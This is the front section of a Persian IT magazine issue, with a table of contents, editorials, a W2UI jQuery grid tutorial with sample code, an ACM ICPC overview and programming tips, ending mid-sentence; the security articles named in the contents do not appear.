ماهنامه آفلاین | شماره یازدهم | سال دوم | مرداد | ۱۰۰ صفحه
www.OfflineMag.ir

Offline Magazine

بزرگترین مجله IT ایران

100% FREE

اولین سالگرد آفلاین

بخوانید و برگه بزنید ...

همراه با هر آنچه که می خواهید از دنیای کامپیوتر بدانید !

شماره یازدهم

برنامه نویسی | هک و امنیت | شبکه | سخت افزار | بازی | لینوکس | تکنولوژی | سینما

فهرست

آفلاین همیشه آنلاین است...

مقدمه

سخن مدیرمسئول ۸
پیام سردبیر ۱۰

برنامه نویسی

آشنایی با W2UI ۱۵
مسابقات جهانی برنامه نویسی ۱۸
نکته هایی برای برنامه نویسان ۲۶
کتابخانه cURL ۳۳
راه حل های کد نویسی ۳۵
کنترل های Validation ۳۸
رابط کاربری در پایتون ۴۰

بازی

بررسی بازی بتلفیلد ۴ به همراه فیلم ۴۸

هک و امنیت

بایپس کردن symlink ۵۷
کنار زدن محدودیت netcat ۶۰
اعتبارسنجی ورودی ها ۶۲
Railgun ۷۰
دزدیدن پسوردهای فایرفاکس در اوبونتو ۷۵
بررسی امنیت در سیستم های صنعتی ۷۸

سخت افزار

درس ششم ۸۴

متن باز

فدورا ۱۹ ۹۳
پنج برتری اپن سوزه ۹۴

بهترین چیزها دشوارترین آنهاست ...

امام علی (ع)

CONTACT US:

Site : www.OfflineMag.ir
Facebook: fb.com/**OFFLINEiha**
Skype: Offlinemag
CEO: Milad Jafari
E-mail: Manager@offlinemag.ir

بیا با هم روی این موضوع کار کنیم !

یکی از اهداف بلند مدت جنبش علمی آفلاین، تشکیل تیمی حرفه ای برای ارتباط بیشتر متخصصان کامپیوتر و دانش پژوهان بوده است. هم اکنون یک سال از فعالیت تیم آفلاین می گذرد و مفتخریم که میزبان مقالات حدود ۴۰ نفر از اساتید مجرب هستیم. اگر شما هم مایل به همکاری با آفلاین هستید با ما در ارتباط باشید. فقط کافیست با توجه به زمینه فعالیت تان با سردبیر بخش مربوطه در تماس باشید. شما می توانید مقاله پیشنهادی خودتان را برای آفلاین ارسال کنید تا توسط سردبیران بررسی شود و در صورت پذیرش در مجله منتشر شود.

میلاد جعفری - مدیر مسئول آفلاین — Manager@offlinemag.ir

کوشا زارعی - سردبیر بخش تکنولوژی — Tech@offlinemag.ir


امیر قربان زاده - سردبیر بخش برنامه نویسی — Program@offlinemag.ir

فرهاد حسین زاده - سردبیر بخش شبکه — Network@offlinemag.ir


محمد مرتضوی - سردبیر بخش هک و امنیت — Security@offlinemag.ir

مقصود بادپا - سردبیر بخش سخت افزار — Hardware@offlinemag.ir

سایر بخش ها — info@offlinemag.ir



فیس بوک



لایک یعنی پسندیدن چیزی...

آفلاین ارزش پسندیدن دارد؟!

www.facebook.com/OFFLINEiha

سخن مدیر مسئول

میلاد جعفری - مدیر مسئول آفلاین

سوگند به قلم و آنچه می نویسد ...

سلام به شما آفلاینی های ارجمند

از رفت و آمد سال ها حیرانم، به سرعت پلک زدن می آیند و می روند. از شتاب لحظه ها که گریزی نیست، زمان را که نمی توان متوقف کرد، تنها باید با ثانیه ها رقابت کرد. باید ثانیه ها را لمس کرد. نباید لحظه ای را از دست داد، در این عمر پرشتاب، نباید از هراس اندوه غصه خورد. امروز که تمام شود دیگر نمی آید و فردا نیز به سرعت امروز خواهد گذشت. پس امروز را دریاب و غم دیروز و ترس از فردا را فدای امروزت نکن. امروز بهترینِ لحظه ها است. پر توان و پر انرژی امروزت را بساز. امروز که جوان تر از فردایی برای تلاش بهتر است. تلاش برای آینده ای که تو را در خود زنده نگه می دارد. تو را در خود می میراند و بزرگ و کوچکت می کند و این سرنوشتی است که به اختیار تو رقم خواهد خورد. پس بهترین ها را برای خودت طلب کن و تا فرصت هست امروز را بساز...

در آخر طبق روال هر شماره، "شخصیت خوب ماه" و همچنین به مناسبت سالگرد شکل گیری آفلاین "شخصیت خوب سال" را معرفی می کنم. شخصیت خوب سال دوست و برادر عزیزم آقای "سعید محبی" خواهد بود چراکه در این یک سال همیشه در این راه با انرژی بسیاری پشتیبان بنده و آفلاین بوده است. زحمات گرانقدر ایشان تا مدت ها در یاد و خاطره آفلاین خواهد ماند. از طرفی دیگر شخصیت خوب ماه را "مقصود بادپا" عزیز باید دانست زیرا پشتکار، انرژی، احساس مسئولیت و روحیه کار گروهی در وجود ایشان بسیار قوی است. بدین ترتیب با قدردانی از آقای بادپا اعلام می کنم که ایشان از این پس به عنوان سردبیر بخش سخت افزار شناخته خواهند شد. این ترفیع رتبه را به ایشان تبریک می گویم.

ارادتمند شما
میلاد جعفری
www.axnevis.ir

OFFLINE

ارزش شما بیشتر از زمان بود

وقتی برای زمان شما ارزش قائل شدیم

محمد مرتضوی - سردبیر هک و امنیت

تشکر از نویسندگان و دست اندرکاران آفلاین

من پادشاه خویشتنیم که برده ای است در آستان تنها پادشاه جهان....
پادشاهی که من را پادشاه خویشتن قرار داده است و خود را تنها پادشاه من....
پس به امید زانو زدنم منشین که جان سبزم را در راه زانو زدن بر غیر پادشاهم خواهم داد...
و من پادشاهی دارم که او من و شما را پادشاه خویشتن قرار داد و چه احمقانه است سر خم کردن بر آستانی غیر از پادشاهت....

سخن سردبیر

سلام دوستان عزیز.

در این شماره نمی خوام زیاد صحبت کنم. قلم را برداشتم تا از طرف شما خوانندگان عزیز و خودم از تمام کسایی که یک سال برای آموزش علم به پارسی زبانان زحمت کشیدند تشکر کنم. نویسندگانی که کار، درس و مشکل داشتند اما کنار همه ی اینها آفلاین رو هم یک گوشه از ذهنشون داشتند. واقعآ چه تفکر بزرگی داشت مولای من علی(ع) که فرمود هر که کلمه ای به من بیاموزد مرا بنده ی خود کرده است. بنده بودن برای معلمامون از طرف من و شما پیشکش، اما کاش حداقل یک تشکری که دلشون رو خوش کنه رو بلد بودیم. من از طرف خودم دست تک تک دوستانی که در این یک سال برای مجله زحمت کشیدند و همچنین برای من و امثال من مقاله نوشتند تا 2 کلمه بیشتر از پیش بدونیم با به گرمی می فشارم و امیدوارم من و خوانندگان آفلاین بتونیم با حداقل کمک مالی که به پیشرفت علم و گسترش دهنده های علم می کنیم از زحمات شما نویسندگان عزیز قدردانی کنیم. آفلاین دوست داشتنی، از یک سالگی تو شادمانم. ممنون که یک سال معلم خوبِ من بودی و بدون هیچ چشم داشتی همیشه پشتوانه ی علمی من بودی. آفلاین از تو متشکرم که با تمام نیرو به سمت آینده حرکت کردی و هرگز ساکن نماندی. ممنونم آفلاین.

و ممنون خدای مهربانم که کمک کردی من و بقیه ی دوستانم یک سال تمام، برای راهی که اعتقاد و باورمون بوده و هدف نهایی این راه تو بودی حرکت کنیم و از تمام موانع با موفقیت بگذریم....

و ممنونم از تمامی همراهان آفلاین.

انشالله که بزودی با اتفاقات خوبی که می افته شما نویسندگان عزیز جواب زحمات گرانقدرتون رو از طرف خدا و هواداراتون بگیرید.

و در اخر هم تشکر می کنم از همسر عزیزم که تمام این مدت همراه و پشتیبان من بود تا با انگیزه ای بزرگ برای آفلاین و گسترش علم قدم بردارم. به امید روزی که یاد بگیریم از زحمات کسایی که برامون زحمت کشیدند به بهترین نحو تشکر کنیم.

موفق و پیروز باشید دوستان همیشگی من

باید کدها را کنار هم بچینید ...

سامان وحدت - برنامه نویس

آشنایی با W2UI - کتابخانه رابط کاربری جدید برای جاوا اسکریپت

سلام آفلاینی ها.
در این سری از مقالات می خوام شما رو W2UI آشنا کنم. با توجه به اینکه این مطلب جدیدی است و منابع فارسی برای W2UI کم هست امیدوارم که نهایت استفاده رو ببرید.

W2UI چیست ؟

کتابخانه W2UI شامل یکسری پلاگین های JQUERY مرتبط به هم می باشد. کاربرد این کتابخانه طراحی رابط کاربری برای نرم افزار هایی می باشد که با اطلاعات سر و کار دارند مانند برنامه ی مدیریت دانشجویان. این کتابخانه به عنوان یک درگاه ویژه بر اساس JQUERY طراحی نشده است، بلکه اساسا ساختمان فریم ورک با کدهای JQUERY نوشته شده است.

حجم پایین فریم ورک . تنها 42K !!

حجم کتابخانه کامل w2ui تنها 42 کیلوبایت می باشد (حجم نسخه فشرده شده) و این ویژگی باعث بارگزاری سریع کتابخانه می شود. این کتابخانه 12 برابر کوچکتر از کتابخانه extjs و 6 برابر کوچکتر از کتابخانه kendo ui می باشد

تمامی امکانات در یک محل

w2ui یک کتابخانه و راه حل کامل برای بسیاری از نیاز های رابط کاربری می باشد . این کتابخانه شامل ابزارک های رابط کاربری (widgets)، طرح بندی و لایه ها، Grid، منو کاربری ، تب ها ، تول بار ، صفحات بازشو ، فرم . فیلد های اعتبار سنجی اطلاعات می باشد . تمام آنچه شما برای طراحی رابط کاربری یک برنامه نیاز دارید و شما برای بدست آوردن این هدف نیاز ندارید تا مجموعه ای از پلاگین ها نامناسب را در کنار هم قرار دهید. w2ui تمام کارها را انجام می دهد .

رابط کاربری مناسب تر

طراحی پیکسلی عالی ، ظاهر زیبا و شکیل ، و افکت های زیبا و مناسب جاوا اسکریپت تمامی اینها از ویژگی های خوب w2ui می باشد . شما با بررسی و مشاهده فرم ها ورابط کاربری w2ui به راحتی با نرم افزارهای پیاده سازی شده با این کتابخانه ارتباط برقرار خواهید کرد .

کد نویسی بر اساس مرورگرهای نوین

w2ui به طور کلی از html 5 و css3 استفاده می کند و در حال حاضر از تمامی مرورگرهای جدید پشتیبانی می کند . آخرین نسخه Chrome ، FireFox , Safari 5+ and IE 9+ ، جزو مرورگر های سازگار با این کتابخانه هستند .

کتابخانه w2ui به صورت فعال در حال توسعه است . شما با مراجعه به سایت http://w2ui.com و عضویت در خبر نامه می توانید از آخرین تغییرات ، اخبار ، بروز رسانی ها ، و نسخه های جدید با خبر شوید .

شروع به کار با w2ui

برای شروع به کار با فریم ورک w2ui به وب سایت پروژه مراجعه کنید و آخرین نسخه را دانلود کنید .

http://w2ui.com/web/down-loads/w2ui-1.2.zip

معرفی ساختار فریم ورک

در w2ui تمام ارتباطات با سرور توسط JSON صورت می گیرد . ساختار زیر ساختاری است که ما در پروژ ها از آن استفاده می کنیم . در این آموش زبان سرور ساید php انتخاب شده است .

/css - فایل های css

/img - فایل های تصاویر

/js - کتابخانه های و فایل های جاوا اسکریپت

/libs - کتابخانه های سرور ساید

/pages - صفحات وب سایت

/tmpl - قالب وب سایت

.htaccess

conf.php

index.php

index.appcache

زمانی که شما w2ui-1.2.zip را دانلود می کنید این کتابخانه شامل یکسری widgets می باشد .

بسته های اصلی کتابخانه w2ui :

Layout، Grid، Toolbar، Tree، Tabs، Popup، Forms & Field، Utilitis

: (w2ui-master/src (source JS files

w2grid.js، w2fields.js، w2utils.js، w2layyout.js، w2form.js، w2popup.js، w2sidebar.js، w2tabs.js، w2scroll.js، w2scroll2.js

برای شروع بهتر است نمونه کار با یک Grid را بررسی کنیم . ابتدا به وب سایت w2ui.com بروید و آخرین نسخه از کتابخانه را دانلود کنید .

فایل هایی مورد استفاده در این تمرین شامل : jquery.min.js ، w2ui-1.2.min.css ، w2ui-1.2.min.js می باشد .

فایل های فوق همگی در فایل دانلود شده موجود میباشد .

اگر فایل ها را نیافتید می توانید از نسخه master استفاده کنید .

https://github.com/vitmalina/w2ui

همانگونه که در زیر مشاهده خواهید کرد شما به سادگی یک Grid زیبا و پویا می سازید. استفاده این دسته از Grid ها بیشتر در بخش مدیریت سیستم می باشد و یا نمایش لیست اطلاعات به کاربران.

شامل هشت بسته اصلی می باشد:

w2ui , Layout ,Grid , Toolbar , Tree , Tabs Popup , Forms & Fields ,Utilitis

هر بسته شامل موارد آموزشی زیر می باشد:

Overview (دید کلی - معرفی بسته)

Events (مانند : onDestroy ، onResize ،onShow)

Properties (مانند : style ، name ، padding)

Methods (فراخوانی متد ها . مانند : content ، render ،set ،load)

```
<!DOCTYPE html>
<html>
<head>
  <link rel="stylesheet" type="text/css" href="css/w2ui-1.2.min.css" />
  <script type="text/javascript" src="js/jquery.min.js"></script>
  <script type="text/javascript" src="js/w2ui-1.2.min.js"></script>
<meta charset="utf-8">
</head>
<body>
  <div id="grid" style="width: 50%; height: 250px; text-align:center;"></div>
</body>
<script>
$(function () {
  $('#grid').w2grid({
    name: 'grid',
    header: 'List of Names',
    columns: [
      { field: 'fname', caption: 'نام', size: '30%' },
      { field: 'lname', caption: 'نام خانوادگی', size: '30%' },
      { field: 'email', caption: 'ایمیل', size: '40%' },
      { field: 'sdate', caption: 'تاریخ ثبت نام', size: '120px' },
    ],
    records: [
      { recid: 1, fname: "سامان", lname: "وحدت", email: 'saman@mail.com', sdate: '2/1/2010' },
      { recid: 2, fname: "عباس", lname: "کریمی", email: 'abas@mail.com', sdate: '6/1/2010' },
      { recid: 3, fname: "اکبر", lname: "عباسی", email: 'akbar@mail.com', sdate: '1/16/2010' },
      { recid: 4, fname: "هادی", lname: "رادمنش", email: 'hadi@mail.com', sdate: '3/13/2007' },
      { recid: 5, fname: "رضا", lname: "ایمانی", email: 'reza@mail.com', sdate: '9/30/2011' },
      { recid: 6, fname: "پدرام", lname: "حسینی", email: 'pedram@mail.com', sdate: '4/5/2010' }
    ]
  });
});
</script>
</html>
```

تاریخ ثبت نام	ایمیل	نام خانوادگی	نام
2/1/2010	saman@mail.com	وحدت	سامان
6/1/2010	abas@mail.com	کریمی	عباس
1/16/2010	akbar@mail.com	عباسی	اکبر
3/13/2007	hadi@mail.com	رادمنش	هادی
9/30/2011	reza@mail.com	ایمانی	رضا
4/5/2010	pedram@mail.com	حسینی	پدرام

مسابقات جهانی برنامه‌نویسی
ACM ICPC

فستیوال کدها در روسیه

یکی از بزرگ ترین فعالیت های انجمن ACM برگزاری مسابقات بین المللی برنامه نویسی است که به آن ACM-ICPC و یا ICPC و یا ACM نیز می گویند. ICPC مخفف International Collegiate Programming Contest می باشد. اولین مسابقه رسمی ICPC توسط انجمن ACM در سال 1976 برگزار شد و از سال 1980 به بعد نظارت بر این مسابقات به دانشگاه Baylor واگذار شد. از این مسابقات استقبال گسترده ای به عمل آمد و به سرعت گسترش یافت تا جایی که در سال 1997، IBM به عنوان اسپانسر اصلی این مسابقات معرفی شد و تعداد تیمهای شرکت کننده به بیش از 3000 تیم از بهترین دانشجویان 67 کشور دنیا رسید.

قاره آسیا از سال 1995 به مسابقات ACM پیوست و بعد از 4 سال تهران نیز به عنوان یکی از سایتهای قاره آسیا پذیرفته شد. سی و هفتمین دوره مسابقات برنامه نویسی ACM ICPC متشکل از 120 تیم اخیرا در روسیه برگزار شد. این المپیاد معتبر بین المللی که شرکت کنندگان آن از نوابغ کامپیوتر دنیا هستند هر ساله در کشورهای مختلف برگزار می گردد. در این مسابقه نفسگیر که پنج ساعت به طول انجامید برترین برنامه نویسان دنیا گرد هم جمع شده بودند و به سوالات برنامه نویسی پاسخ دادند. این سوالات در سطوح مختلفی تنظیم شده که بعضی از آنها هرگز حل نمی شوند !

رقابتی سخت همراه با تجربه ای شیرین

موضوع این مسابقات برنامه نویسی و طراحی الگوریتم بهینه است. تیمها شامل 3 دانشجو و یک سرپرست (coach) هستند و باید به سوالاتی که پاسخ آنها کدهای برنامه نویسی هستند جواب دهند. هدف در این مسابقات یافتن استعدادهای برتر برنامه نویسی است که عموماً توسط شرکت های بزرگ به کار گرفته می شوند. همانطور که عنوان شد تیمهای شرکت کننده در این مسابقات از سه عضو تشکیل می شود که بنابر یک قانون نانوشته اما ضروری باید واجد شرایط خاصی باشند. از جمله اینکه:

* باید به یکی از زبانهای برنامه نویسی متداول و اعلام شده توسط کمیته اجرایی مسابقات تسلط کامل داشته باشند. این زبانها عموما C ، C++ و یا جاوا می باشند.
* اعضای تیم باید تسلط کافی بر مفاهیم طراحی الگوریتم ، بهینه سازی الگوریتم ، پیچیدگی الگوریتم ، ساختمان داده ها و ... داشته باشند.
* حداقل یکی از اعضای تیم باید تسلط کامل بر زبان انگلیسی داشته باشد تا بتواند سوالات را به زبان مادری ترجمه و در اختیار سایر اعضای گروه قرار دهد. (سوالات این مسابقات در تمامی مراحل به زبان انگلیسی طرح می شود.)

حرف حساب این علامت ها

ابر نماد Think، چراغ نماد Create و بادکنک نماد Solve می باشد. بادکنک یکی از عناصر این مسابقات و نماد حل سوال است. در این مسابقات به هر سوال یک رنگ مجزا اختصاص داده می شود که از قبل مشخص است. در صورت حل هر یک از سوالات، یک بادکنک به رنگ همان سوال به تیم حل کننده سوال داده می شود تا به اطلاع دیگر تیم های شرکت کننده در مسابقه برسد.

پاسخ دادن به هر سوال در حقیقت نوشتن یک برنامه است. به عبارت دیگر در صورت مسئله از شرکت کنندگان خواسته می شود تا برنامه ای بنویسند که اطلاعات مشخصی را از فایل ورودی خوانده و پس از انجام پردازش های خاصی که در متن سوال آمده، نتیجه را در فایل خروجی یا خروجی استاندارد (مانیتور) چاپ کنند. سپس برنامه نوشته شده توسط شرکت کنندگان به داور فرستاده می شود (Submit) تا عمل قضاوت (Judge) روی آن انجام گیرد. در این مرحله برنامه فرستاده شده به داوران توسط نرم افزاری به نام PC2 اجرا شده و تست های آزمون (Test-Case) به برنامه داده می شود. اگر برنامه قادر به ارائه پاسخ صحیح نباشد، 20 دقیقه جریمه برای تیم ارسال کننده جواب منظور و به آن تیم اطلاع داده می شود تا به تصحیح آن بپردازد، و اگر برنامه پاسخ صحیح را تولید نماید، زمان حل آن سوال (که برابر است زمان صرف شده تا ارائه پاسخ صحیح بعلاوه جریمه های منظور شده به ازای هر تلاش ناموفق) محاسبه شده و یک بادکنک دریافت می کند.

acm International Collegiate Programming Contest

IBM event sponsor

از خداوند عزیز آرزومندم که روزی شما آفلاینی های عزیز رو در این مسابقات ببینم.

الکس هیلی
تنها کساني تحقير مي شوند که بگذارند تحقيرشان کنند.

طوری کد بنویسید که گویی قرار است در طول زندگی تان از آن پشتیبانی کنید !

نظریه مهمی که در این مورد وجود دارد و باعث می شود شما به بالاترین سطح کیفی از نظر کد نویسی برسید، این است که همه برنامه ها را با ذهنیت گفته شده گسترش دهید, حتی ساده ترین آن ها را. اگر این اصل را قبول کنید مشاهده خواهید کرد که اتفاق های خوبی برای شما رخ می دهد. روند بهتر این است که اجازه دهید همکاران یا افراد دیگر هر زمانی به شما دسترسی داشته باشند تا در رابطه با کد گسترش داده شده سوال کنند و در این زمان است که شما حرفه ای خطاب خواهید شد. وقتی به این اصل پایبند باشید به طور ناخواسته به سمتی پیش می روید که کدهای بهتر و حرفه ای تری می نویسید, زیرا می دانید که دیگران آن ها را مشاهده می کنند و در رابطه با آن سوال می پرسند.

کوشا زارعی - سردبیر بخش تکنولوژی

نکته هایی که هر برنامه نویس باید بداند – قسمت دوم

سلام آفلاینی های برنامه نویس !
در قسمت قبل به ذکر چند مورد در رابطه با تجربه بزرگان برنامه نویسی و طراحی نرم افزار با شما سخن گفتیم و راه کارهایی برای بالا بردن بهره وری در این زمانه را با هم مرور کردیم. در این بخش به ادامه این نکات می پردازیم که همان طور که گفته شد برگرفته شده از کتاب "Things Every Programmer Should Know 97" می باشد. اگر به تنهایی یا در تیمی به توسعه برنامه ها می پردازید, این نکات می توانند کمک بزرگی برای شما باشند.

زمانـی کـه برنامـه نویسـان و تسـترها بـا هـم همـکاری مـی کنند!

این همکاری باعث رخ دادن اتفاق های خوبی می شود. زمان بسیار کمتری برای ارسال باگ ها و خطاها به برنامه نویسان و حل آن ها, و همچنین دانستن این موضوع که آیا این قسمت از برنامه باگ است یا قابلیت جدید, صرف خواهد شد. در طرف مقابل از این زمان بهینه شده می توانید برای گسترش دادن قسمت های مهمتر استفاده کنید. حتی می توان یک قدم جلوتر رفت و همکاری قوی تری را پایه گذاری نمود. بدین صورت که تسترها قبل از اینکه برنامه نویسان کار خود را شروع کنند بر روی قابلیت های جدید وقت خود را صرف کنند. این کار باعث می شود که تستر توان و زمان کمتری برای تست های خود انجام دهند و در اوج کاری توسعه برنامه فشار بسیار پایین تری به آن ها وارد شود و برنامه سریعتر تولید شود.

برنامه نویسان می توانند با کمک تسترها یک جریان خودکار مناسب تولید کنند. آن ها تمرین های خوب کدنویسی را می آموزند و می توانند به تسترها کمک کنند تا تست های مناسبتری برای کل تیم و برنامه های پیش رو طراحی کنند. خیلی از اوقات شکست تجاری یک برنامه و نا توانی در حل مشکلات آن بدلیل نامناسب بودن تست های طراحی شده برای آن می باشد. اگر تست ها با توجه به اکوسیستم برنامه و جزییات آن به خوبی طراحی شوند, حتی کوچکترین باگ ها نیز از بین می روند. کار با تستر ها برای درک اینکه چه قسمتی می تواند بهتر مورد تست قرار گیرد, شاید با فراهم نمودن کمی ابزار, به برنامه نویسان چرخه ی دیگری از بازتاب ها را فراهم می سازد و این کمک به کدنویسی بهتر در اجراهای های بلند می کند.

طـوری کـد بنویسـید کـه گویـی قـرار اسـت در طـول زندگـی تـان از آن پشـتیبانی کنیـد !

نظریه مهمی که در این مورد وجود دارد و باعث می شود شما به بالاترین سطح کیفی از نظر کد نویسی برسید، این است که همه برنامه ها را با ذهنیت گفته شده گسترش دهید, حتی ساده ترین آن ها را. اگر این اصل را قبول کنید مشاهده خواهید کرد که اتفاق های خوبی برای شما رخ می دهد. روند بهتر این است که اجازه دهید همکاران یا افراد دیگر هر زمانی به شما دسترسی داشته باشند تا در رابطه با کد گسترش داده شده سوال کنند و در این زمان است که شما حرفه ای خطاب خواهید شد. وقتی به این اصل پایبند باشید به طور ناخواسته به سمتی پیش می روید که کدهای بهتر و حرفه ای تری می نویسید, زیرا می دانید که دیگران آن ها را مشاهده می کنند و در رابطه با آن سوال می پرسند.

دو ذهن بهتر از یک ذهن است

برنامه نویسی نیاز به ذهن خلاق و باز دارد. این خلاقیت به برنامه نویس قدرت حل مسایل مشکل و پیچیده با استفاده از ابزارهای ساده را می دهد. مطلب بسیار مهمی که امروزه مطرح می شود این است که تنها حرفه ای بودن در حیطه کاری خود دیگر کامل نیست. بلکه شما باید در همکاری با دیگران نیز کاملا آموزش دیده شده باشید. همکاری دیگر به معنای سوال و جواب و نشستن در جلسات گروهی تیم نیست. بلکه این در مورد بالا بردن سطح روابط و ورود به دنیای کار جنجالی و چند طرفه است. اصل مهم این است که بدانید شما به عنوان یک گسترش دهنده اگر دانش خود را با دیگران (و بلعکس) به اشتراک بگذارید, دانش خود شما بالاتر می رود. نکته مهم دیگر این است که با اشتراک اطلاعات, در زمینه هایی که دانش خاصی ندارید, 